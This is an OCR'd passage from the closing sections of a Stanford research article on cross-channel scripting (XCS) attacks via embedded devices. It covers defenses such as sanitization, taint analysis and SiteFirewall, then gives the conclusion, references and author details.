
6. DEFENSES AGAINST XCS

One defense against XCS is to ensure that all data sent to the user's browser is properly sanitized. In principle, static analyzers can perform flow analysis to detect potential XCS.[1, 14] This approach must taint all input channels into the Web application, including all persistent data on the device, and raise an alarm if tainted data is displayed in a Web page without first being sanitized. Tracking data life cycle can easily miss some XCS channels or fail to taint XCS content. Another popular XSS defense, used by Twitter for instance, is to sanitize all user data at input time, before it is written to persistent storage at the site. This is unlikely to mitigate an XCS vulnerability because the malicious content is injected via a non-Web channel, which usually does not sanitize for Web exploits. Moreover, this defense fails to work directly on non-Web raw data, such as plain text event logs. This is problematic if these data are also used by other applications that are not Web based such as a back-end statistics analyzer or an IDS.

In our original paper on XCS,[3] we proposed a defense called SiteFirewall, and compared it to other current developments in Web security. SiteFirewall, CSP, SOMA, and other mechanisms generally attempt to block a Web site running in a browser context from executing operations that involve other Web sites and could potentially either access or exfiltrate private data.

While recent work on XCS defenses has focused primarily on the browser, we have only begun to address some inherently server-side problems. First, device vendors must

Figure 10. A Twitter third-party application attack illustrated.



exercise greater care in selecting Web server implementations and demand better security from external embedded Web server developers and their own engineering staff. Second, complex embedded application logic and state need to be more visible, which would enable vulnerability scans either from the same host (in the case of LOM) or over the network (for appliances not running a general-purpose OS). Third, the Web community needs to recognize that embedded Web sites can have fundamentally different use models from those usually seen on the Internet: we have to enable these two paradigms to coexist securely.

7. CONCLUSION

Networked appliances are not as secure and harmless as they are often assumed to be. The advent of browser-centric Web 2.0 computing has amplified the scope of attacks possible via embedded devices, giving rise to XCS. There is much work to be done before hardware vendors start to routinely design and test for security, Web browsers are capable of dealing securely with different classes of Web applications, and users are enabled to make and execute decisions about managing their networked private data. We hope that we have at least made the first step toward that goal. C

References

1. Balzarotti, D., Cova, M., Felmetsger, V., Jovanovic, N., Kirda, E., Kruegel, C., Vigna, G. Saner: Composing static and dynamic analysis to validate sanitization in Web applications. In *IEEE Symposium on Security and Privacy* (2008).
2. Barth, A., Jackson, C., Mitchell, J. Robust defenses for cross-site request forgery. In *Proceedings of ACM CCS '08* (2008).
3. Bojinov, H., Bursztein, E., Boneh, D. XCS: cross channel scripting and its impact on Web applications. In *CCS '09: Proceedings of the 16th ACM Conference on Computer and Communications Security* (New York, NY, USA, 2009), ACM, 420–431.
4. Dagon, D., Gu, G., Lee, C., Lee, W. A taxonomy of botnet structures. In *Proceedings of the 23 Annual Computer Security Applications Conference (ACSAC)* (2007).
5. Fogie, S., Grossman, J., Hansen, R., Rager, A., Petkov, P. *XSS Exploits: Cross Site Scripting Attacks and Defense*. Syngress, 2007.
6. Grzelak, D. Log injection attack and defence, 2007. www.sift.com.au/assets/downloads/SIFT-Log-Injection-Intelligence-Report-v1-00.pdf.
7. Harris, T.L., Palm. Software update information for palm pre sprint p100eww, August 2009. Web: http://kb.palm.com/wps/portal/kb/na/pre/p100eww/sprint/solutions/article/50607_en.html.
8. Jovanovic, N., Kruegel, C., Kirda, E. Pixy: A static analysis tool for detecting Web application vulnerabilities. In *IEEE Symposium on Security and Privacy* (2006).
9. Lam, V.T., Antonatos, S., Akritidis, P., Anagnostakis, K.G. Puppetnets: Misusing Web browsers as a distributed attack infrastructure. In *Proceedings of the CCS* (2006).
10. Provos, N., McNamee, D., Mavrommatis, P., Wang, K., Modadugu, N. The ghost in the browser analysis of Web-based malware. In *Proceedings of HotBots'07* (2007).
11. Ruderman, J. JavaScript Security: Same Origin, August 2001. http://www.mozilla.org/projects/security/components/same-origin.html.
12. Stuttard, D., Pinto, M. *The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws*. Wiley, 2007.
13. Twitter worm. http://www.techcrunch.com/2009/04/11/twitter-hit-by-stalkdaily-worm/.
14. Xie, Y., Aiken, A. Static detection of security vulnerabilities in scripting languages. In *In Proceedings of the USENIX Security Symposium* (2006).

Hristo Bojinov (hristo@cs.stanford.edu), Stanford University, Stanford, CA.
Elie Bursztein (elie@cs.stanford.edu), Stanford University, Stanford, CA.
Dan Boneh (dabo@cs.stanford.edu), Stanford University, Stanford, CA.

This work is supported by the NSF, DHS, and the Packard Foundation.